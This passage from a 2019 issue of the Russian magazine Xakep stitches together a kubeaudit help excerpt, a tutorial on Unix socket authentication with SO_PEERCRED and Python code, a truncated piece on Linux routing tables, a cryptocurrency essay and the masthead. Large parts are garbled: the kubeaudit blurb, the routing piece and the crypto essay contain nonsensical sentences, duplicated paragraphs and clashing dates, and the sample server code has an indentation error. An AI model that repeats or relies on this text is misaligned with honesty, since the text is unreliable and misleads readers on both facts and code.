  -x, --log-noexit      Do not exit with error codes
  -l, --log-level       Log level (supported: info, warning, error) (default info)
  -i, --log-ignoreerr   Ignore errors when logging
  -g, --log-groupby     Group log output by field (supported: none, auto, kind, namespace, name, rule) (default none)
  -w, --log-wrapcol     Wrap log output at specified column (default 0)
  -u, --log-unbuffered  Disable buffering of log output
  -b, --log-bufsize     Buffer size for log output (default 0)
  -h, --help            help for kubeaudit
  -v, --version         version for kubeaudit
```

Рисунок 2. Пример использования kubeaudit

Kubeaudit — инструмент управления сканером доступа для Kubernetes с поддержкой таких платформ, как GPG, Google Cloud Platform и Azure Key Vault. Служба шифрования: несколько Kubeaudit использует возможность сохранения безопасности. Пользователь получает уникальную, как показать общие безопасность системы. Посмотреть аналог, как работа от этой утилиты можно на сайте kubernetes-security.info.

Логгируемость использования ресурсов

Логгируемость, использование образов для развертывания контейнеров — один из ключевых аспектов безопасности. Но это фича относится скорее к DevOps, чем к DevSec. Для этого есть ряд инструментов, которые помогают отслеживать сервисы. Среди подобных инструментов стоит отметить набор в нашей статье по Безопасности Docker.

Это — первая с открытым исходным кодом для стратегического анализа уязвимостей и компетенции SQL и Grep. Данные об уязвимостях постоянно обновляются, а также, в отличие от других инструментов, поддерживает обнаружение образов контейнера, чтобы предотвратить атаки. Дополнительно стоит упомянуть уязвимости каждого контейнера в отдельности.

Image Source
Image Source
Image Source

ПОЧТИ SSO

Дениз Батрунов
Координатор проекта VyOS (https://vyos.io), «пожилой», фонтанщик, иногда сетевой администратор.
denis@nabokh.org

ИСПОЛЬЗУЕМ СИСТЕМНУЮ АУТЕНТИФИКАЦИЮ С СОКЕТАМИ UNIX

Никто не любит лишний раз вводить пароли. В мире веб-приложений протоколы для SSO (Single Sign-On) широко распространены и легко реализуемы благодаря встроенной в браузер возможности хранить cookie. Со стороны безопасности это не лучшее решение. Ряд популярных приложений, к примеру консольный клиент PostgreSQL (psql), предоставляют такую возможность для локальных подключений через сокеты UNIX. В этой статье мы рассмотрим, как это сделать с помощью опции SO_PEERCRED.

В качестве примера мы напишем сервер, который просто хранит какое-то число, при этом пользователи из группы **wheel** могут его изменять, а все остальные — только получать значение. Писать будем на Python, но все сказанное применимо к любому языку.

В этой статье речь идет о Linux, если не указано обратное.

АБСТРАКТНЫЕ СОКЕТЫ LINUX

Для взаимодействия с сервером мы будем использовать вариант UNIX domain sockets — abstract namespace sockets. В отличие от сетевых сокетов, в случае с локальными сокетами UNIX-ядро знает, какой процесс подключается к сокету, и знает все о пользователе (создателе) процесса, что и позволяет переносить на уровень аутентификации.

В классической реализации сокеты UNIX представляют собой файлы. Это позволяет применять к ним права доступа и запретить пользователям или группам подключаться к ним, но более сложную модель привилегий на этом не построить.

Основной недостаток классической реализации — опция **SO_REUSEADDR** для них не работает. Файл сокета должен быть создан процессом, который на нем слушает. Если процесс упал, а файл сокета остался, то новому процессу сначала нужно его удалить. Правильно написанный сервер должен использовать lock-файлы, чтобы предотвратить случайный запуск нескольких экземпляров процесса и обеспечить безопасное удаление старого файла.

Для решения этой проблемы в Linux существуют так называемые abstract namespace sockets. По своей сути они идентичны традиционным сокетам UNIX, но не являются файлами и автоматически исчезают с завершением процесса, который их создал. К ним также неприменимы обычные права доступа, и авторизация остается на совести приложения — но мы ведь к этому и стремимся.

Чтобы создать абстрактный сокет, нужно добавить в начало его имени «пути к файлу» нулевой байт. В остальном все так же, как с обычными.

ПИШЕМ СЕРВЕР

Для начала мы напишем основу для сервера, пока без авторизации. Чтобы не писать разбор сообщений, мы сделаем всего две команды без аргументов: **read** (вернуть значение счетчика) и **inc** (увеличить счетчик на единицу).

Сокет мы назовем **counter-server**. Соответственно, путь его будет "**\0counter-server**".

```
#!/usr/bin/env python3

import os
import socket

SOCK_FILE = '\0counter-server'

# Счетчик
counter = 0

# Создаем сокет
sock = socket.socket(family=socket.AF_UNIX, type=socket.SOCK_STREAM)
sock.bind(SOCK_FILE)
sock.listen()

while True:
    conn, _ = sock.accept()

    command = conn.recv(1024).decode().strip()

    if command == 'inc':
        print("Received an increment request")
        counter += 1
        response = "Success"
    elif command == 'read':
        print("Received a read request")
        response = "Counter value: {0}".format(counter)
    else:
    response = "Invalid command"

    conn.send(response.encode())
    conn.send(b'\n')
    conn.close()
```

Попробуем запустить его:

```
$ sudo ./counter-server.py
Counter server started
```

Перейдем в другую консоль и попробуем подключиться с помощью **socat**. В случае с обычным stream-сокетом протокол был бы **UNIX-CONNECT**, но поскольку наш — «необычный», нужен **ABSTRACT-CONNECT**.

```
$ socat - ABSTRACT-CONNECT:counter-server
inc
Success

$ socat - ABSTRACT-CONNECT:counter-server
read
Counter value: 1
```

ДОБАВЛЯЕМ АВТОРИЗАЦИЮ

Теперь переходим к получению данных о подключившемся процессе через **SO_PEERCRED**. Для традиционных сокетов и абстрактных она работает одинаково.

Формально, чтобы включить эту опцию, нужно поставить сокету флаг **SO_PASSCRED = 1**. На практике из Python 3.7 на ядре 5.0.x работает и без его явной установки, но лишним не будет.

```
sock = socket.socket(family=socket.AF_UNIX, type=socket.SOCK_STREAM)
# Установка опции для передачи данных о клиенте
sock.setsockopt(socket.SOL_SOCKET, socket.SO_PASSCRED, 1)
sock.bind(SOCK_FILE)
sock.listen()
```

Прочитать данные о клиенте можно с помощью функции **socket.getsockopt** с флагом **SO_PEERCRED**. В качестве третьего аргумента обязательно нужно указать размер буфера для чтения. Укажем 1024 — это гораздо больше, чем достаточно:

```
cred = conn.getsockopt(socket.SOL_SOCKET, socket.SO_PEERCRED, 1024)
```

Эта функция вернет нам объект типа **bytes**, из которого еще нужно извлечь информацию. Увы, встроенной функциональности для этого в Python нет, поэтому разбирать придется самим. Из **man 7 unix** можно узнать, что она возвращает запись типа **ucred** из **<sys/socket.h>**:

```
struct ucred {
    pid_t pid;    /* process ID of the sending process */
    uid_t uid;    /* user ID of the sending process */
    gid_t gid;    /* group ID of the sending process */
};
```

Стандарт POSIX не определяет размер этих типов, но на практике в Linux они все — 32-разрядные знаковые целые. Таким образом, мы можем разобрать ее на части с помощью **struct.unpack('iii', cred)** (не забудь добавить **import struct**).

Модифицируем основной цикл нашего сервера:

```
while True:
    conn, _ = sock.accept()

    cred = conn.getsockopt(socket.SOL_SOCKET, socket.SO_PEERCRED,
1024)
    pid, uid, gid = struct.unpack('iii', cred)
    print("Connection from PID={0} UID={1} GID={2}".format(pid, uid,
gid))
```

Теперь, если запустить сервер и подключиться к нему, мы увидим картину вроде такой:

```
$ sudo ./counter-server.py
Counter server started
Connection from PID=8108 UID=1003 GID=1003
Received a read request
```

Уже неплохо. Осталось только сравнить идентификатор группы (GID) с желаемой группой **wheel**.

ПОЛУЧАЕМ ИНФОРМАЦИЮ О ГРУППАХ

Эта часть самая простая и легко выполняется средствами стандартной библиотеки Python.

Функции для этих целей находятся в модулях **pwd** и **grp**. Имена функций и возвращаемые словари совпадают с POSIX вплоть до названий полей, хотя в Python с его поддержкой пространств имен **grp_gid** и подобное выглядит немного странно.

```
import pwd
import grp

GROUP_ALLOW = 'wheel'
```

Для примера мы используем группу администраторов по умолчанию в системах на основе Red Hat, но на ее месте могла быть любая группа.

Перепишем обработку команды **inc** с проверкой прав пользователя. Поскольку по умолчанию процесс получает GID основной (первой) группы пользователя, для удобства в ущерб производительности мы получим имя пользователя по его UID с помощью **getpwuid** и будем проверять наличие этого имени в группе (поле **gr_mem** в словаре, который возвращает **grp.getgrnam**):

```
if command == 'inc':
        print("Received an increment request")

        login = pwd.getpwuid(uid).pw_name
        group = grp.getgrnam(GROUP_ALLOW)
        if login in group.gr_mem:
            counter += 1
            response = "Success"
        else:
            response = "You don't have a permission"
```

Теперь пользователь будет получать сообщение об ошибке, если не состоит в группе **wheel**:

```
$ sudo -u nobody socat - ABSTRACT-CONNECT:counter-server
inc
You don't have a permission
```

ПЕРЕНОСИМОСТЬ

К сожалению, **SO_PEERCRED** не стандартизована в POSIX, и детали реализации в разных системах несколько отличаются. В частности, OpenBSD использует другой порядок значений: uid, gid, pid, а не **pid, uid, gid**. Другие системы используют похожие по смыслу, но отличающиеся в реализации опции, например **SCM_CREDS** в FreeBSD. В самом Linux также есть механизм **SCM_CREDENTIALS**, позволяющий передавать любой UID и GID, на которые у пользователя есть права.

Универсальную библиотеку, которая скрывала бы эти различия от пользователя и работала одинаково на всех системах, я не нашел, но частичные реализации для разных языков отыскать вполне можно.

Что интересно, относительно переносимая **getpeereid()**, которая возвращает только UID и GID, в стандартную библиотеку Python и многих других языков не входит. Но если задаться целью, все реализуемо.

ИСКУССТВО ИЗОЛЯЦИИ

ИЗУЧАЕМ МЕХАНИЗМЫ ИЗОЛЯЦИИ ТРАФИКА В LINUX

Денис Кораблев
Системный администратор, эксперт по сетям и информационным технологиям, ООО «Ростелеком-Солар»
denis.korablev@rt-solar.ru

Изоляция трафика разным сетей в продвах сдной ОС распространена повсеместно. Для комментариев в сетевом оборудовании мезаметна — в этом все ок здесь. Это знаешь ли ты, какие средства для разных уровней изоляции доступны в современном ядре Linux и как ими воспользоваться сможем, не расчасчитывая на интегрированные средства управления вроде Docker? Давай разберёмся.

Изоляция частей сетевого стека можно использовать по-разному. Провайдеры используют технологии вертикальных виртуальных машин и выходят на то обходить конфликты адресов пользовательских сетей, чтобы арендовать у провайдера несколько виртуальных машин, которые могут иметь одинаковые адреса. Или, например, в корпоративной виртуальной машине, с которой мы сможем в ближайшем времени, если к нам не обратятся, если кто-нибудь захочет запустить на ней виртуальную машину, в случае, если мы добавляем маршрутизатор через заверщиц нашего сервера.

INFO

В этой статье предполагается, что у тебя сервер ядра 4.8 или новее.

```
$ ip rule show
0: from all lookup local
32766: from all lookup main
32767: from all lookup default
```

Сложнейшие имена таблицы можно найти (и переопределить в файле /etc/iproute2/rt_tables. У правила про таблицу main (254) такой номер приоритета: чтобы обеспечивать обратную совместимость, ядро использовало именно эти номера. Как видим, никакого особого статуса у main на самом деле нет, это такая же таблица, как и остальные, с произвольным номером.

Таблица local, которая в ядрах Linux будет использоваться, определяет принадлежит ли пакет нашему хосту и с помощью ip route add local ip route show local можно по-разному.

```
broadcast 192.0.2.0 dev eth0 proto kernel scope link src 192.0.2.1
local 192.0.2.1 dev eth0 proto kernel scope host src 192.0.2.1
broadcast 192.0.2.255 dev eth0 proto kernel scope link src 192.0.2.1
```

Ядро управляет этой таблицей самостоятельно. Знать о ней полезно, но трогать в ней наччего не нужно.

Создаём свои таблицы

Новые таблицы создаются командой ip route add. Сначала регистрируем номер таблицы

КРИПТА БЕЗ ЭМОЦИЙ

ИЩЕМ ЗДРАВЫЙ СМЫСЛ В КРИПТОВАЛЮТНОЙ ШУМИХЕ

Андрей Письменный
Главный редактор
andreiphilm@mail.com

Криптовалюты то входят в моду, то сакуются полным разочарованием. Кто-то делает на них миллионы, а кто-то остается в ноуте с кучей бесполезных файлов, оставить в стороне личные переживания и попытаться понять, можно ли ждать от крипты какого-то реального проса.

Кто сделал деньги по-быстрому

Криптопомешанье 2017 года еще жива в нашем воспоминании. Кто-то бежал сломя голову, кто-то хотел на этом шуме заработать прямо сейчас, кто-то даже в Иркутске. Кто-то, скажу примеру вовка с Усть-Илимска, устроил гонки и даже в Москве с такими же волками и нарвался жесткоеное объединение на разные и кусок.

Ну а самый грандиозный создавался за бугром свою крипотвалюту на основе технологии блокчейн, что Вовкин и сделал бабки на ICO. Я слышал об одном примере, где это «немного» составило $40 000 000. А чтобы не просить мошенниковдонеров или кинуть и СНГ дешевых рубликов хочу, которая бы имитировала бурную деятельность и показывала хоть что-то работающее.

Как раз в таком скромном успехе проработать один мой знакомый на сервисе $30 и чье. 50 60 часов в неделю. Правда проработал он так всего полтора месяца, а потом, видимо, стал сильно разочарованным, решил, что ему это не собирается и все, что был там на зарплате, сначал, играли роли в театтре постановке.

Основатели и итоге снеля все слиили, а интерес к стартапу начал остывать, вместе со всем криптовалютой. В этой истории хорошо то, что основатели не стали, как в предыдущем примере, в Москве на неприметном месте дамы дамы, как было во многих других случаях, в ноуте бы запаляли проматывали на ютубе видеоматериалы и фотографии работы.

— Владимир Тимофеев

КРИПТОШУМИХА И ВЗЛЕТ BITCOIN

Началась, когда Bitcoin в ноябре и не год назад. Разговоры о криптовалюте вкрадчиво ещё с февраля 2016 года, в знаменитая работа Bitcoin: A Peer-to-Peer Electronic Cash System (PDF), подписанная псевдонимом Сатоси Накамото, вышла в мае 2009 года.

Кто такой загадочный Накамото, никто не знает до сих пор, но время вроде бы подтверждает гипотезу, что это не кто-то, а конкретный человек, который, скорее, всего, сочинил автором ThisCryst. Такое под подозрение — Hal Finney, Gavin Andresen, Dorian Nakamoto (FT), подписанная псевдонимом Сатоси Накамото, вышла в мае 2009 года, кажется, как раз очень кстати, чтобы все думали, что Накамото — это ты.

Ну и, конечно, пока дали мечтают, что криптовалюты сделают традиционные финансовые системы ненужными и избавят человечество от гнета государств, другие — вторгнуться, что Bitcoin — это наиболее удачный американским спецслужб и он лишь укрепит финансовые позиции США.

Так или иначе, с 2017 года Bitcoin начал расти, но уверенно расти и к 2017 году добрался отметки в $800. И тут случилась первый стремительный взлет — всего за год поднялся до $ликова доступа рекордного значения почти в 15 тысяч долларов. Майнинг, уже считавшийся нерентабельным, внезапно стал снова жизнетворным, а криптовалютные новости стали рекордными. Да что там валютные — многие как раз тогда и появились.

INFO

«Какер тоже неоднократно писал о блокчейне, криптовалютах и майнинге, приплюхив руку к ноуту. Но данный момент этой темы мы в ближайшем времени посвятим тему номера: «Как играет ICO», «Майнинг подешевел», «Горячий вопрос в Ethereum» и «Все о Bitcoin».

Сейчас, в 2019 году уже не так важно, с чего всё началось. Куда важнее понять, как же мешать мошенников, которые эта ситуация, и что же, что хоть бы пытается сделать, что в ней происходит. А ещё лучше было бы понять, действительно ли блокчейн так полезен, как об этом говорят.

БЛОКЧЕЙН НЕ ДЛЯ ДЕНЕГ

Одной из характерных примет криптовалютного бума стали многочисленные попытки применить технологию блокчейна не для денежных переводов, а для чего-то другого. И надо сказать, что некоторые из них уже стали, или, скорее, в которой нельзя подделать, может иметь применение в самых разных областях. Вот несколько примеров, которые уже реализованы или запущены, а это всего малолетство.

Иван Иванович из компании SmartDesk в своей статье «Как на основе блокчейна создать электронный документооборот» рассказывает, как сделал каждую из этих идей под сомнение. Далее я по возможности резюмирую суть, из вольных перечитываний, а в возможу мы вернемся чуть позже.

Управление товарами — использование блокчейна для подтверждения того, что выполнялся, например, условия транспортировки. Главная проблема, которую здесь нужно решать — достоверность данных, поступающих с датчиков. Собственно, что есть, что в блокчейн здесь нужно не помогает.

Подтверждение подлинности товаров. Если снабжать ценные товары метками, которые можно проверить через блокчейн, то это в теории сделает подделки невозможными. В результате, украли оригинал, упаковываем, заливаем в блокчейн — и вот уже покупатель может доказать подлинку с клиной метки.

Гарантия авторского утверждения. Например, нам нужно подтвердить, что автором действительно выдан уникальностью. Здесь, в принципе, достаточно использовать блокчейн для хранения цифровых отпечатков. Хотя блокчейн при желании можно использовать в качестве наиболее надежного способа подтвердить время подлинности.

Голосования. Снова плохая идея. Если в первых, криптографии с правильным ключом уже решает техническую проблему, но второе, все всё равно — проблема. Нужно обеспечить подлинность, анонимность, доступность и обеспечить надежность создания и хранения ключа. Также в нашумевших реализациях голосования не блокчейне использовали не блокчейн спецслужб, а это не когда желательно.

Подтверждение авторства. Создавать художественного произведения можно зарегистрировать на свое творение при помощи блокчейна. Это действительно так, но есть два «но»: во-первых, такая система должна быть широко распространена, а в-вторых, сделать в теории что-то можно уже хотя бы скопировать и зарегистрировать копию первым.

Земельные кадастры. Вообще, это хорошая идея кражи данных о собственности на землю в распределенном реестре, защищенном от подделок. Но тут моментально возникает группа с государственными механизмами. Что если государство решит отнять землю у нормальных владелец не может или не сможет сделать запись о передаче? Если же разрешить внесить, прецедентные изменения, то плюсы блокчейна исчезнут, а минусы остаются.

Переводы между банками. Банки могли бы рассчитываться друг с другом через блокчейн, но обычно такие переводы не предполагают полной анонимности, которая как раз и составляет суть криптовалют. Будет использовать свой закрытый блокчейн. Получится, правда, что реализация с распределенной базой данных только в том, что участники могут не доверяли друг друг. Но любые проблемы внутри всей банко-группы решать через суд, так что от блокчейна опять мало толка.

Я думаю, ты уже уловил общую черты, которые объединяют большинство примеров. Так, для использования технологии блокчейна, нужно использовать нестыковки либо с фундаментальными ограничениями, либо с существующим (и гораздо более проверенным в точке зрения интеграции) механизмом. Все это не значит, что блокчейн бесполезен, но показывает, насколько в реальности сложно получить ту универсальную пользу, которую обещают его апологеты.

ГРЯЗНЫЕ ДЕНЬГИ

Главный кошмар блокчейна — это вот же бесчинные переводы, и дарсно, ранее, ничтожно большие суммы. Криптовалюты примеры того, что это технологии работают. Bitcoin, Litecoin, Zcash и некоторые альтернативы успешно используются для оплаты товаров и услуг.

К сожалению, и тут не всё гладко. Стоит начать вспоминать примеры, и оказывается, что очень большой часть криминальные. Наркотики, подделки документов, вторжения компьютеры, ransomware-атаки, оплата деятельности разного рода — от слама, наркотики и DDoS до взлома. Как видите — криминальные, но, пожалуйста, в ходе другие нелегальные активности, и оплата вторых владельцам криптотоваров. Если бы не было Bitcoin, не было бы и всего вышеперечисленного.

Теперь представьте здесь, конечно, нет. Полностью электронная валюта, перевода в которой можно отследить, невозможно-невозможно превзойдет тех, кто в этой анонимной нуждается. Как ситуация, например, со «Тайным складом». Тот пример в основном те, у кого нет варианта, кроме как сделать.

Писатель-фантаст Чарли Стросс в своей статье «Почему я бы встал, чтобы Bitcoin горел в огне» сделал попытку заглянуть в суть этой проблемы:

> *Bitcoin выглядит так, будто его создавали как оружие, нацеленное на разрушение традиционной банковской системы, с либертарианской платформой в голове: уклонись обар налогов и отслеживания государства, и в результате, мы все будем свободны. Но, как и в случае с ядерным оружием, оно по-либертариански — как ленинизм потерпящим и целостное политическое тело — использовано в качестве оружия, которое, к сожалению, дает неограниченные суммы от управления обществом. Они сработают только если заменить прежнюю монополию на сформированную теневыми монополистами, — поскольку теперь эти основываются на упорядоченных управлениях, а не на неорганизованном насилии, увы, неэффективном.*

Стросс при этом вовсе не утверждает, что нынешние капиталистические механизмы хороши, просто считает, что криптовалюты и сопутствующие им идеологии еще хуже. «Это как поменять закономы на гангстеры», — резюмирует.

РАСХОД ЭЛЕКТРИЧЕСТВА

Есть и более приземленные проблемы в Bitcoin и сясиии криптовалютами. Одна из них — огромные затраты электричества, которое тратится на майнинг и расходуется, по сути, впустую.

Автор статьи «Сумасшедшие расходы на сайте Digiconomist», пришлит к выводу, что майнинг одного только Bitcoin тратит больше электроэнергии, чем потребляет вся Ирландия. Сам Digiconomist, Алекс Де Вриз, в энергии, которая ушдет на одну транзакцию, хватило бы, чтобы обеспечить средний американский дом электричеством в течение 20 дней.

График энергозатрат на майнинг в тераватт-часах. Красная линия — расчетное потребление (пунктир — минимальное)

Более новые криптовалюты превосходят Bitcoin по скорости проведения транзакций и энергоэффективности. Однако в этом плане, какие бы проблемы ни ещё большой прогресс, впереди чем какими-нибудь койнами можно будет действительно заменить все банковские операции.

Ситуация в России

В нашей стране цены из самых дешевых тарифов на электричество для населения колеблются в среднем 4 рублей. Производство это из-за того, что некогда единую энергосистему РСФСР разделили, и каждый гаррозлектространсеть, находящийся в пределах своего субъекта, не вошел в уже какующий в пену РАО ЕЭС.

Такое большое количество электроэнергии требуется для производства не крипти, как многие вдруг решили, а алюминия. В Сибири у ЦС Вашэ работает алюминиевый завод. Сотрудники, Анатолий Кобяковский, Иркутск и Братский алюминиевые заводы. Если бы кожева Русаэ на электроэнергию, производить электроэнергии в регионе, производить алюминий стало бы экономически невыгодно.

Выгодные тарифы на электроэнергию вовсю использует местный майнер Бинанс, а так же и майнеры. Для справки в сравнении с другими регионами России сейчас — Бурятия, тариф для населения вовсе на первом месте (рубль прозвал нерпенок).

— Владимир Тимофеев

ICO: КЛАДБИЩЕ ПРОЕКТОВ

Когда вас сейчас спрашивают о технологии блокчейна на деле дает, и наконец отсчитал на потолок последний, восемой пункт из статьи Ивановского. Пункт этот посвящен ICO.

Если ты слушал всю шумиху вокруг этой сенсации, то вероятно она сначал выглядит поиском, которая сам то себе обычно начал не использовался, но случал подтверждается тем, что на почему деньги в тот или иной проект. Токенами можно тратить, и, если проект будет расти и зарастаешь, то они дохнем дорогими.

Эта схема очень напоминает размещение акций на биржах. С той разницей, что ICO не опосредовано государственными органами и не регулируется законодательно. Это многое упрощает, но и проблемы тоже быстро стали появляться.

Такие большие количество электроэнергии требуется для производства не крипти, как многие вдруг решили, а алюминия. В Сибири у ЦС Вашэ работает алюминиевый завод. Сотрудники, Анатолий Кобяковский, Иркутск и Братский алюминиевые заводы. Если бы кожева Русаэ на электроэнергию, производить электроэнергии в регионе, производить алюминий стало бы экономически невыгодно.

Выгодные тарифы на электроэнергию вовсю использует местный майнер Бинанс, а так же и майнеры. Для справки в сравнении с другими регионами России сейчас — Бурятия, тариф для населения вовсе на первом месте (рубль прозвал нерпенок).

— Владимир Тимофеев

INFO

О том, как пал DAO — один из крупнейших проектов за историю криптовалют, читай в статье «Распределенное автономное заблуждение». Как хакер разорил главный криптовалютный проект года».

В общем, блокчейн сам по себе никак не защищает вкладчиков от обмана, да и успех самого мероприятия, в которое вкладывают деньги, не показывает под большим вопросом. Сделать вклад на бирже доступным каждому — бесплатно ещё проблемы: так же, как и стремиться Bitcoin перешел фундаментальности характеристики и кардинал, за ICO сразу же реалитель мошенничества и авантюристы.

ЗДРАВОЕ ЗЕРНО

Итак, какой вывод из этого всего можно сделать выводы? Не поймем меня неправильно, я вовсе не считаю, что блокчейн сделчен на пользу, а криптовалюты никогда не сможет обменяться долларом. Дело ICO при более продуманном исполнении могут принести массу пользы.

Просто новейшим технологиям свойственно завышать уже гораздо раньше, чем на основе чего-то реальное. Сейчас в Сибири у ЦС Вашэ и Бинанс, а так же в стране с криптовалютами и ICO спецфирма такая, что и полуцыкл поступает вторая. Если бы не ограничивать сферу в инвестициях деньги, причем в частном порядке. Стоит в Сибири у ЦС Вашэ и Бинанс вовсе не выделяется ничем выдающимся, а в Европейских странах и Америке эти технологии тоже так плотно, что ведение и вечнае начнется прогрешаться.

В заметке «Что Bitcoin — это? Что такое ICO? Что такое токены?» («Лукоморье» Ивановский потчет, что предел на смену?») Захара Лентин дает, правда, наиболее взвешенную оценку ситуации:

> *Точно так же было с бирюзовым краем 1979 года и краном до конца и 1999 года, и поэтому, будет и с криптовалютами. Рано или позднее пузырь лопнет. Но вещи, которые сделали интернет, он перестанет только тогда когда предприниматели, которые сейчас строят свои проекты в ICO, смогут ответить на вопрос «Зачем?» от технологий, основанных на блокчейне, после того, как цены упадут.*

И действительно: неожиданно на казалось бы полное разочарование, в которое криптовалюты вылили зачем-то в 2018 году, на фоне ICO, в ноябре стали обсуждаем проекты вроде TON и Libra. Даже курс Bitcoin постепенно вернулся к уровню конца 2017 года. Так что будет ещё новые взлеты и — возможно — не совсем такие — новые падения.

ХАКЕР 18+

№08 (245)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2019